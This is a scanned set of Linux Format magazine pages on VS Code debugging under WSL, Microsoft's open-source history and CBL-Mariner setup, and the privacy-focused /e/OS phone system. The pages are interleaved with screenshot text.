print("Hi, dont forget to subscribe to Linux Format!")
```

```
nate@DESKTOP-6S72BHV:~/helloWorld$ /usr/bin/env /bin/python3 /home/nate/.vscode-server/extensions/ms-python.debugpy
-2024.0.0-linux-x64/bundled/libs/debugpy/adapter/../../debugpy/launcher 59825 -- /home/nate/helloWorld/hello.py
Hi, dont forget to subscribe to Linux Format!
nate@DESKTOP-6S72BHV:~/helloWorld$ cd /home/nate/helloWorld ; /usr/bin/env /bin/python3 /home/nate/.vscode-server/e
xtensions/ms-python.debugpy-2024.0.0-linux-x64/bundled/libs/debugpy/adapter/../../debugpy/launcher 60603 -- /home/na
te/helloWorld/hello.py
```

Add a breakpoint to your test script in VS Code to inspect variables, create watches, and navigate the call stack.

Run the Microsoft distro

Rumours are rife but how far will Redmond go to embrace Linux…

Despite its easy integration with WSL, in October 2021 *Visual Studio Code* became the site of a battleground between Microsoft and the open source community. The controversy centred around the release of .NET 6. The tech giant had originally hinted it would include a feature to allow developers to modify source code while an app is running and immediately see the results.

Microsoft provoked a backlash due to its last-minute decision to include this feature in *Visual Studio* only – a paid product primarily designed to run on Windows. Ultimately, Microsoft bowed to pressure from both the open source community and its own employees to grant a pull request to enable this feature with *VS Code,* but events like these beg the question: can a commercial company like Microsoft ever fully embrace open source?


Microsoft opens up

During the late ’90s, Microsoft released SFU (Services For Unix), which included some GNU utilities. Given that these were covered by the GPL, Microsoft lived up to its obligations and offered selected components under the same open source licence.


It wasn’t until 2004 that Microsoft released a product as open source of its own volition: WiX (Windows Installer XML). The licence used was the Common Public Licence, later superseded by the MS-RL (Microsoft Reciprocal Licence). This licence has received the approval of the Open Source Initiative but the Free Software Foundation does not consider it to be compatible with the GNU GPL.

The FSF feels much the same about the Microsoft Public Licence, which has been used to release other open source projects, such as the Windows Template Library. Terms like “permissive” and “weak copyleft” are often bandied around by FOSS advocates, but these Microsoft licences do allow creation of derivative works using open source code but restrict the use of Microsoft-specific names and trademarks.

The Linux version of Edge running in Ubuntu 23.10. Installation is available via Microsoft’s repositories or standalone DEB/RPM files.



Welcome to Microsoft Edge



This is an open document

A preview of the next version of Windows leaked from Ignite 2022. Will it really run Linux under the hood?

In the intervening years, the tech giant seems to have learned its lesson by releasing *PowerShell Core* under the GNU-compatible MIT Licence in 2016. As this licence is permissive, it can be shipped with apps. In theory, this means that any scripts run in the target environment run on the same shell using the same command implementations as the test environment.

Given that Unix systems already have strong shell environments that can accomplish much the same thing, this raises the same issue as with WSL and *VS Code:* is Microsoft truly embracing open source, or simply providing a way for developers to stay within the Windows ecosystem?

Still, it’s harder to be cynical about other major moves by Microsoft. In 2019 alone, the company released *Windows Terminal, PowerToys* and the Microsoft C++ Standard Library as open source.

In the same year, Microsoft developers also began work on transitioning Windows’ *Edge* browser to use the open source *Chromium* browser as a codebase. This was a bold move and involved almost completely abandoning the version of *Edge* developed in-house. Speaking in an interview with The Verge, Microsoft spokesperson Joe Belfiore admitted: “Our volume use is low, partly because we’re only on Windows 10.” This reflected the fact that at the time *Edge* only came bundled with the latest version of Windows, leaving many Windows 7 users in the dust. Even those willing to make the upgrade found that browser updates were usually only released along with Windows 10 feature updates around twice a year.

Work began on a prototype code-named *Septagon,* based on *Chromium.* After getting the green

light from Microsoft top brass, such as Bill Gates, Microsoft began working with Google engineers to develop the modern *Edge,* which now is the second-most popular web browser after *Chrome*.

Although the decision was pragmatic, it's a win for open source and collaboration. Microsoft clearly felt its open source bona fides were strong enough to woo Linux users, because after previews, a stable version of *Edge* was made available to Linux users in 2021.

Despite being installable via the Microsoft repo and enjoying compatibility with most *Chrome* extensions, few Linux users headed for *Edge*, and *Firefox* and related browsers remain most popular on the OS.

The wooing has since continued with successive versions of WSL and now WSA to allow running Android apps on Windows devices.

From pirates to mariners

WSL2's kernel was originally developed by Microsoft's Linux System Group. Since 2020, the same team has also been maintaining CBL-Mariner. CBL (Common Base Linux) is a fully-fledged Linux distro, albeit one that only comes with the basic packages needed to support and run containers (much like Fedora CoreOS).

It uses an RPM-based package manager and RPM-OSTree for system updates and rollbacks. The Linux System Group also clearly takes security seriously, as Mariner comes with features like a hardened kernel, signed updates and tamper-resistant logs. Crucially, Microsoft doesn't seem to be pulling any punches any more when it comes to open source: the entire OS is covered under a mix of MIT, Apache and GPL licences.

Official ISO builds can now be downloaded via Microsoft's servers. While technically it can boot on any x86_64 PC, it's primarily designed to work on a hypervisor platform, such as Microsoft's own *Hyper-V* or *VirtualBox*. For the purposes of this guide, we've chosen *VirtualBox,* given it can run on both Windows and Linux. To get started, download the CBL-Mariner ISO from **https://aka.ms/mariner-2.0-x86_64-iso**.

You can also compile the ISO yourself from the Linux terminal if you prefer *(see box, below).*

Once the download is complete, open *VirtualBox* and select Add. Set a name for the VM, such as Mariner1, then under ISO Image, navigate to the file you downloaded. Under Type choose Linux, then select Other Linux (64-Bit) for Version.

The default settings of 512MB RAM and 1 CPU are sufficient for taking Mariner for a test drive but feel free to adjust. Hit Next to create a virtual hard disk (we recommend a minimum of 15GB). Click Next > Finish.

Click Start to launch the VM. On first boot, choose the graphical installer. You are given the choice to install the core or full version. Choose freely, then click Next. Agree to the T&Cs, then click Next once again to be taken to the Partitions screen. Note that Mariner supports hard disk encryption. Choose Next again to create a user account with a suitably strong password, then Install > Install Now to proceed.

Once install is complete, hit Restart to boot the machine. *VirtualBox* should automatically eject the ISO. You can now sign using the credentials you created.

CBL-Mariner uses *Systemd* for managing all running services, so for your first command, run `systemctl` to view descriptions of current loaded and active ones.

Microsoft loves Linux

Twenty-five years ago, it would be hard to imagine that Microsoft would be a member of the Linux Foundation, not to mention mirroring Linux devs by supporting rewrites of the kernel in Rust and releasing open source distros. Naturally, innovations such as WSL2 and CBL-Mariner could just be there to keep programmers using Windows and Azure. Open source could just be a form of 'Windows dressing'. Still, Linux is in the OS – and it's here to stay. LXF

» BUILD YOUR OWN CBL-MARINER ISO

Microsoft is now offering precompiled ISOs of CBL-Mariner. This saves the trouble of compiling either your own ISO or bootable VHDX/VHD image based on the project's source code.

Still, if you prefer a DIY approach, you can compile your own CBL-Mariner ISO in Linux. Open the terminal in your chosen distro and run:

```
sudo apt-get install build-essential git golang
```

Next, you need to use Git in order to clone the CBL-Mariner repository:

```
git clone https://github.com/microsoft/CBL-Mariner.git
```

Once the repository has been cloned to your device, switch to the CBL-Mariner **toolkit** directory:

```
cd CBL-Mariner/toolkit
```

You can now execute the ISO build command with:

```
sudo make iso REBUILD_TOOLS=y REBUILD_PACKAGES=n CONFIG_FILE=./imageconfigs/full.json
```

Once it's complete, you'll find your ISO in **CBL-Mariner /toolkit/out/images/full**.

If you would rather build your own VHDX image, run:


```
sudo make image CONFIG_FILE=../imageconfigs/demo_vhdx.json
```

If you prefer a VHD image, run the above command, but substitute `vhd` for `vhdx`.

To check the packages that go into your chosen image, you can view the full list at **https://packages.microsoft.com/cbl-mariner/2.0/prod/**.

As you'll see, these are fairly spartan compared to the likes of Ubuntu Server, but exactly what you need for container images running on Azure.

Alongside Microsoft's own tools, such as .NET and ASP.NET Core, the CBL-Mariner repository contains common Linux tools including Python 3, Kubernetes and Node.js.



```
nate@ubuntu-1-2:~/CBL-Mariner/toolkit$ sudo make iso REBUILD_TOOLS=y REBUILD_PAC
KAGES=n CONFIG_FILE=./imageconfigs/full.json
SUDO_USER is set, running 'go get' as user 'nate'
go: downloading gonum.org/v1/gonum v0.14.0
go: downloading gopkg.in/alecthomas/kingpin.v2 v2.2.6
go: downloading github.com/sirupsen/logrus v1.9.3
go: downloading github.com/bendahl/uinput v1.4.0
go: downloading github.com/gdamore/tcell v1.4.0
go: downloading github.com/asaskevich/govalidator v0.0.0-20210307081110-f21760c4
9a8d
go: downloading gopkg.in/yaml.v3 v3.0.1
go: downloading github.com/rivo/tview v0.0.0-20200219135020-0ba8301b415c
go: downloading github.com/muesli/crunchy v0.4.0
go: downloading github.com/cavaliercoder/go-cpio v0.0.0-20180626203310-925f9528c
45e
go: downloading github.com/klauspost/pgzip v1.2.5
```

Microsoft now offers downloads of CBL-Mariner 2.0 ISOs but you can compile them yourself via the Linux terminal if you prefer.

7:24
App Lounge
Calculator
Calendar
Clock
Contacts
Files
Gallery
Mail
Maps
Music
Notes
Recorder
Tasks
Settings
FAIRPHONE

Fre/e/ YOUR PHONE

Tired of being tracked and spied upon by popular mobile OSes, **Jonni Bidwell** is ditching Android and taking back privacy with /e/OS.

Last issue we reviewed Murena's Fairphone 4 (its latest and greatest offering loaded with the privacy-respecting /e/OS). We noted a few rough edges, but on the whole were very impressed. So much so that we decided to dedicate four pages to /e/OS. DeGoogled Android is nothing new, but until now no one's come up with a satisfactory solution to replace those ever-so-convenient Google services and Play Store apps.


With /e/OS, you get full Play Store access (if you want it), your own privacy-respecting cloud services, and a beautiful and unique user interface. Thanks to MicroG, the dreaded machination that is Google Play Services has been expelled. And thanks to the Murena cloud, you don't have to miss out on centralised storage, contact management and notes. Your data is stored on wind-powered, GDPR-compliant servers in Europe. If you don't like the idea of using someone else's services, you can even self-host almost exactly the same Murena cloud offerings on your own infrastructure.

One of /e/OS's standout features is its Advanced Privacy Settings. These enable you to block trackers, hide your location or even route all your traffic over Tor. And all without any messy configuration. Honestly, there's never been a better time to ditch Apple and Google, so read on and discover how Murena and the e Foundation are putting privacy before profit.

Back in 2018, the EU levelled a fine against Alphabet Corp (Google's parent company), citing anti-competitive behaviour with respect to the Android mobile OS. While the record-breaking fine (surpassing a different antitrust fine against Google the previous year), a cool €4.34 billion (£3.8 billion), was unlikely to dent Alphabet's profits (although it did mount an appeal, unsuccessfully), it also came with a stern demand from EU competition commissioner Margrethe Vestager. The latter took issue with Google's mandating that manufacturers installing Android with the Play Store, *Maps* and other popular Google apps (pretty much anyone selling an Android device) must also install big G's *Chrome* browser and search app alongside them. This was, of course, highly reminiscent of the EU's antitrust rulings against Microsoft in the mid-2000s, which culminated in the browser ballot screen and banishing of the (quite dreadful) *Windows Media Player* for EU customers. In the Android case (dubbed 'the great unbundling'), manufacturers could provide the core G-Apps without having to also include *Chrome* and search.

Your data is your data

The open source /e/OS (then titled Eelo) was announced against this backdrop of liberation, as founder Gaël Duval explained in an interview with The Register: "I'm not happy because Google has become too big and is tracking us by catching a lot of information about what we do. They want to know us as much as possible to sell advertising," he said the same year. "I think that, in the long run, Apple, Google, Facebook etc business models are harmful for our economical and social environments." Skip forward five years and /e/OS has indisputably made good on, nay surpassed, its goals. There's a commercial arm, Murena (**https://murena.com**), that partners with manufacturers and now offers /e/OS on four devices. Murena also provides a cloud service (**https://murena.io**, powered by *Nextcloud,* no less) that provides storage, document editing, email and calendar (like the equivalent Google services, only less Google-ey). There's also the non-profit e Foundation (**https://e.foundation**), which guides development of the OS. So far, the community has ported /e/OS to over 200 devices (although it would be misleading to omit that only a handful of these have been marked stable).



There's a whole lot of functionality in Murena cloud, all powered by open source.

We've covered (and lamented) the state of Linux on phones a number of times over the years. And in many ways, the picture hasn't changed. If you want a Linux-powered device that you can use as a phone, your best bet is Ubuntu Touch (continued by the UBports collective after Canonical abandoned it in 2017). If that doesn't float your boat (or run on your device), try PostmarketOS. And if you have the iconic Nokia N900, or dislike *Systemd,* you should run Maemo Leste (based on Devuan). Most users seeking to escape Google instead run a deGoogled version of Android, that is one based on the Android Open Source Project, but lacking all the proprietary Google bits. By far the most common option here is LineageOS (formerly Cyanogenmod), which supports over 400 devices.

A device running LineageOS can run Android apps from the likes of the F-Droid store, or you can attempt to shoehorn Play Store apps through the likes of the Aurora store. All of the popular Play Store apps, however, won't work on pure LineageOS because they rely on a terrible library called Google Play Services. This opaque monstrosity is present in all official Android phones, and runs a number of services in the background (some with root privileges) to govern everything from payments to location, mapping and, of


We couldn't help but notice that the /e/OS monogram bears a passing resemblance to that of a certain Borg-like outfit.

MURENA CLOUD

Ever since Google launched its *Gmail* and *Drive* apps, Android users have come to expect their email and files to be available on their phone. The Murena cloud can do all of this and more. And all without spying on you. It's powered by some great FOSS tooling, including *Nextcloud* and *OnlyOffice.* And altogether it offers a complete solution for email, calendar, contacts and documents. Oh, and there's no surreptitious scanning of your files to train AI models, serve ads or other nefarious purposes. Once you've signed up, it even offers to automatically synchronise your photos, although the free package only offers 1GB of storage, which will fill up fast if your device has, say, a 48-megapixel camera. You can pay for more storage (up to 2TB) at really quite reasonable rates – for example, 64GB is only €3.99 per month. For the privacy-conscious, /e/OS includes *OpenKeyChain,* which makes easy work of setting up PGP keys, which you can then use with the built-in mail app. If you want to use PGP with Murena cloud's webmail, you can find a great guide to doing just that with *Mailvelope* at **https://doc.e.foundation/support-topics/setup-use-mailvelope-with-murena.html** .

If you are already running a *Nextcloud* instance, that can also integrate more or less seamlessly. If you've always wanted to run a *Nextcloud* instance but never got round to it, you might consider self-hosting Murena cloud instead. Check the project's GitLab at **https://gitlab.e.foundation/e/infra/ecloud-selfhosting** for details.

Image credit: Murena


11:30
Canada
NORTH AMERICA
United States
Mexico
Cuba
North Atlantic Ocean
United Kingdom
Belarus
EUROPE
France
Romania
Spain
Italy
Greece
Turk
Morocco
Tunisia
Iraq
Iran
Libya
Egypt
Pakista
Mauritania
Niger
Chad
Oman
Yemen

Manage my location

Use a random plausible location

Use a specific location

Yes, we are currently located somewhere around the Atlantic Accelerator from the classic game Syndicate.


course, in-app advertising. Most of these services require you to be signed into a Google account (a big exception is Google Maps). And so Play Services provides Google with an awful lot of data, which it can, of course, correlate with data it already holds pertaining to a particular Google account (for example, your entire desktop browsing history if you use its *Chrome* web browser).

Faced with the choice of WhatsApp, TikTok and *Candy Crush Saga (think of the children! – Ed)* not working on LineageOS, many users opt to install the latter with a Google Apps package. These, highly unofficial, bundles provide Google Play Services, the *Play Store* app itself and (optionally) a selection of the popular Google apps, and can only be installed at the time of flashing a new ROM. This type of LineageOS install, while popular, in practice does very little to limit Google's insight into your mobile affairs. Yes, you get a slimmer version of Android (and liberation from any manufacturer-enforced bloat or dubious theming), and yes, LineageOS does provide additional facility for locking down apps, but be in no doubt that Google Play Services is watching you.

PRONGS AGAINST WRONGS

> "/e/OS's Advanced Privacy module is a three-pronged defence against everything that's wrong with mobile ecosystems."

The Magic Earth mapping tool is just as good as Google's, and it uses OpenStreetMap, so doesn't track you.



11:57
Search
River Avon
Park Road
College
Corn Street
Riverside Parade
Manvers Street
Lower Bristol Road
Southgate Car Park
Widcombe Infant School
Wood Street
A36
Brunel Square
Wells Road
A367
Claverton Street
River Avon
A36
Magdalen Avenue
Holloway
Saint Mark's Road
2,188 mi
Bath Cricket

Enter MicroG, an open source implementation of Google Play Services that allows most of the apps on the Play Store to run without contacting Google servers. It achieves this magic by replicating several APIs associated with Play Services without any tracking. A major point of contention here, and the reason that MicroG is not included by default in LineageOS, is that MicroG spoofs package signatures. So, instead of using the certificate associated with an app on the Play Store (which is then verified by the OS), a fake certificate is used to pass any attestations. MicroG even includes Fakestore, a dummy package that mocks the existence of the official Play Store. Lineage's view is that this represents a security risk, and it has led other OSes to take different approaches. Most notably, GrapheneOS (**https://grapheneos.org**) runs the official Play Services library in a limited sandbox. You can read a (slightly dated, but highly detailed) case for signature spoofing from Free Software Foundation Europe at **https://blogs.fsfe.org/larma/2016/microg-signature-spoofing-security/**.

The reason why we spent three paragraphs talking more about Google and its subsystems than /e/OS is that the core of /e/OS is LineageOS and MicroG. Now, Gaël and the team would be rightly upset if we claimed that's all there is to /e/OS, not least because several other projects also have the same basis (for example, ArrowOS, CalyxOS and iodéOS). From the moment you boot /e/OS, you can tell it's something all its own. On first boot, you're invited to create (or sign in with) a Murena cloud account. This is entirely optional, and unlike declining to sign in on a full-fat Android device, doesn't limit what you can do in any way. You might even want to self-host your own Murena cloud – it's easier than setting up Nextcloud and much easier than setting up email from scratch.

Once that's done, you're greeted not with Lineage's *Trebuchet* launcher, or anything resembling other Android launchers. No, instead it's the warm hues of /e/OS's bespoke *Bliss Launcher* that greet you. Once you have admired those roseate gradients, at least if you're more an Android person than an iOS person, you might feel a little lost. Especially if (like us) you prefer the old-school navigation triumvirate running along the bottom of the screen (which has been replaced by gesture navigation since Android 10) or a button to open the applications view.

Bliss Launcher aims for a clear, uncluttered look and part of that involves the banishing of notification icons from the top bar. This is especially helpful on newer, notch-bearing phones (such as the Fairphone 4 we reviewed last issue), where there simply isn't room for half a dozen tiny top-left icons. Instead, notifications are displayed there for a short while when they happen, before gracefully vanishing. After that, they can be found (together with some useful information) on the lock screen, from whence they can be summarily dismissed.


11:46
Tom's Hardware
tom's HARDWARE
Tom's Hardware
39K subscribers
SUBSCRIBE
Background | Play All | Popup

Xreal Beam Demo
Tom's Hardware
1.3K views • 3 weeks ago
0:24

Raspberry Pi Camera Comparison: Global Shutter versus High Quality C...
Tom's Hardware
3.2K views • 5 months ago
0:44

MarsCat at CES 2023
Tom's Hardware
1.2K views • 6 months ago
0:28

MarsCat Walking at CES
Tom's Hardware
690 views • 6 months ago
0:11

Showcase Hologram PC Panel: Bird Animation
Tom's Hardware
13K views • 6 months ago
0:09

Holographic PC Side Panel in Action

Raspberry Pi Camera Comparis...
Tom's Hardware

The official YouTube app may not work with /e/OS but NewPipe is a fine alternative.

Advanced Privacy

As we noted last issue, one of /e/OS's most notable features is its Advanced Privacy module. This is a three-pronged defence against everything that's wrong with mobile ecosystems. Firstly, it blocks in-app trackers. This is done at the DNS level by referencing tracker lists maintained by Exodus and AdAway. Some apps stop working with their trackers stymied, but they can be safe-listed on a case-by-case basis. Next, there's an option to not only disable Location Services, but also to randomise it, or set it to anywhere in the world. This overrides the usual GPS and Wi-Fi mapping, rather than using a VPN or the like. As a reader of this magazine, you'll know we don't like commercial VPNs anyway, but if you do want to hide your IP address, Advanced Privacy lets you route all traffic over Tor. Obviously, this is much slower, and unsuitable for streaming video, but if you really want to be private, Tor is much more suitable than some random VPN that you saw in a sponsored link somewhere. The Advanced Privacy module may become available for the wider Android soon, but for now it's an /e/OS exclusive

Installing the /e/ ROM

If you have a supported device (check the list on the Murena website), it ought to be pleasantly easy to ditch Android proper and enjoy /e/OS. Of course, flashing a new ROM should never be taken lightly, so do back up everything you might possibly need (photos, contacts and messages) before you begin. Everything is wiped when you do this. There's a fine guide to doing a complete (OK nearly complete) backup of your device with *Team Win Recovery Project (TWRP)* at **https://doc.e.foundation/pages/backup-and-restore-with-twrp.html**. This might end up being quite large, so you need sufficient space on your SD card.

If you've dabbled with alternative mobile OSes, you'll be familiar with all the rigmarole of unlocking bootloaders, booting into *Fastboot* and installing gauche recovery environments (*TWRP*, for example). And, of course, the nail-biting moments before the new OS starts booting. You'll also understand why we won't try to give complete instructions here. The bootloader unlocking process differs from device to device, but there is a beta *Easy Installer* (**https://doc.e.foundation/easy-installer**) that currently supports 21 phones. It's a multi-platform desktop application (yes, there's a Linux version) that reduces the process to just a few clicks. If your device isn't supported by the *Easy Installer*, you can use the traditional installation method, which involves installing the *Android Debug Bridge (ADB)* and Fastboot.

